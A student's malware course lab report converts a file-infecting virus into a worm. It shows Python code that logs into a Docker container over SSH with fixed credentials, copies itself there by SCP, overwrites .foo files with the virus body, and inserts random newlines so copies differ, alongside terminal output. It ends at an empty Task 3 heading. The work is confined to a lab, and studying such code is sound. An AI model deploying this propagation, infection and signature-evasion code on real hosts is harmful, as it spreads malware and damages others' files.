# CSE 406

# MALWARE OFFLINE REPORT

Name: Ishika Tarin

ID: 1805092

Section: B2

Date: 5 August 2023


# Task 1: Codes and Discussions

**Virus:** A virus is a malware program that attaches itself to a legitimate host file or program. It infects the host file by inserting its code, and when the infected host file is executed, the virus's code is also executed.

**Worm:** A worm is a standalone malware program that doesn't need to attach itself to a host file. It spreads independently by exploiting vulnerabilities in networks, operating systems, or applications.


Taking cues from the code shown for *AbraWorm.py*, we were told to turn *FooVirus.py* virus into a worm by incorporating networking code in it. The resulting worm will still infect only the '.foo' files, but it will also can hop into other machines.

Now, here, following code snippets were made:



```
def sig_handler(signum,frame): os.kill(os.getpid(),signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)



def get_new_username():
    return ['root']      # need a working username for debugging

def get_new_passwd():
    return ['mypassword']      # need a working username for debugging


def get_fresh_ipaddress():
    return ['172.17.0.2']

while True:
    usernames = get_new_username()
    passwds =   get_new_passwd()

    # First loop over passwords
    for passwd in passwds:
        # Then loop over user names
        for user in usernames:
            # And, finally, loop over randomly chosen IP addresses
            for ip_address in get_fresh_ipaddress():
                print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
                files_of_interest_at_target = []
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
                    print("\n\nconnected\n")
                    # Let's make sure that the target host was not previously
                    # infected:
```

It should be mentioned that, in *Abraworm.py* the usernames, passwords and IP addresses were randomly generated. But as we need to spread the worm into our dockers, the user ids, passwords and IP addresses of the docker containers were used.




```
cmd = 'ls /root'
stdin, stdout, stderr = ssh.exec_command(cmd)
received_list = error = None
error = stderr.readlines()
if error:
    print(error)
    continue

if "1805092_1.py" in stdout.read().decode('utf-8'):
    print("already existed foovirus here")
    continue

scpcon = scp.SCPClient(ssh.get_transport())

IN = open(sys.argv[0], 'r')

line_count = sum(1 for line in open(sys.argv[0])) # Initialize the counter
# Open the file for reading


virus = [line for (i,line) in enumerate(IN) if i <line_count]

for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close()
    if any('foovirus' in line for line in all_of_it): continue
    os.chmod(item, 0o777)
    OUT = open(item, 'w')
    OUT.writelines(virus)
    all_of_it = ['#' + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()
```

Here it was checked if the fooVirus already existed in the target machine. If it isn't , then the 1805092_1.py file is sent that is the hybrid of abraworm and foovirus.

**Before Execution:**


These files were created in the same containing folder before fooWorm is executed.



```
[08/04/23]seed@VM:~/.../testfolder$ touch a.foo
[08/04/23]seed@VM:~/.../testfolder$ echo "this will be affected by fooWorm" > a.
foo
[08/04/23]seed@VM:~/.../testfolder$ touch random.txt
[08/04/23]seed@VM:~/.../testfolder$ echo "this will not be affected by fooWorm"
> random.txt
```


**After Execution:**

After execution, the new hybrid virus-worm1805092_1.py attacks to 172.17.0.2 Ip address.




```
[08/04/23]seed@VM:~/.../testfolder$ python3 1805092_1.py
HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.



Trying password mypassword for user root at IP address: 172.17.0.2


connected
```

And after that, in that docker container, the file was sent and that can be shown in the following screenshot.  docksh is used with an id to access the directories. In root directory, the foovirus 1805092-1.py with worm characteristics is found now.



```
[08/04/23]seed@VM:~/.../Docker-setup$ docksh b84
root@b848eb0b0c3e:/# cd root/
root@b848eb0b0c3e:~# ls
1805092_1.py
```

Now if again the same file is executed to attack the same location , it can’t because that file is already present there.




```
[08/04/23]seed@VM:~/.../testfolder$ python3 1805092_1.py

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.



Trying password mypassword for user root at IP address: 172.17.0.2


connected

already existed foovirus here
```

## Task 2: Codes and Discussions

In task 2, it was said that the code *AbraWorm.py* should be modified so that no two copies of the worm are the same in all of the infected hosts at any given time.

Following changes were made to do that:




```
input_file_path = '1805092_2.py'
output_file_path = 'AbraWormSent.py'

# Read the content of the input file
with open(input_file_path, 'r') as input_file:
    content = input_file.read()

# Split the content into a list of lines
lines = content.splitlines()

# Randomly determine the positions where newlines will be inserted
num_lines = len(lines)
num_insertions = random.randint(1, num_lines)  # You can adjust the range as needed
insertion_positions = random.sample(range(num_lines), num_insertions)

# Insert newlines at the randomly chosen positions
for position in insertion_positions:
    lines[position] += '\n'

# Join the lines back into a single string
modified_content = '\n'.join(lines)

# Write the modified content to the output file
with open(output_file_path, 'w') as output_file:
    output_file.write(modified_content)

scpcon.put("AbraWormSent.py")
os.remove('AbraWormSent.py')
```

Here, input file path is the file where the code is written. Output file is '*AbraWormSent.py*' where the same contents will be sent as input file with some randomly generated newline at random positions so that the two file contents don't match completely. After that, from the local machine the '*AbraWormSent.py*' is removed.


**Before Execution:**

There were no file in that directory before the code is executed.




```
root@b848eb0b0c3e:~# ls
root@b848eb0b0c3e:~# 
```

**After Execution:**



```
• [08/04/23]seed@VM:~/.../testfolder$ python3 1805092_2.py

  HELLO FROM FooVirus


  This is a demonstration of how easy it is to write
  a self-replicating program. This virus will infect
  all files with names ending in .foo in the directory in
  which you execute an infected file.  If you send an
  infected file to someone else and they execute it, their,
  foo files will be damaged also.

  Note that this is a safe virus (for educational purposes
  only) since it does not carry a harmful payload.  All it
  does is to print out this message and comment out the
  code in .foo files.



  Trying password mypassword for user root at IP address: 172.17.0.2


  connected
```

After connected in ip address, if the docker is accessed the file will be shown there.




```
[08/04/23]seed@VM:~/.../Docker-setup$ docksh b84
root@b848eb0b0c3e:/# cd root/
root@b848eb0b0c3e:~# ls
AbraWormSent.py
root@b848eb0b0c3e:~#
```

So in the sent docker container location, the new file with extra newlines is found now.

## Task 3: Codes and Discussions

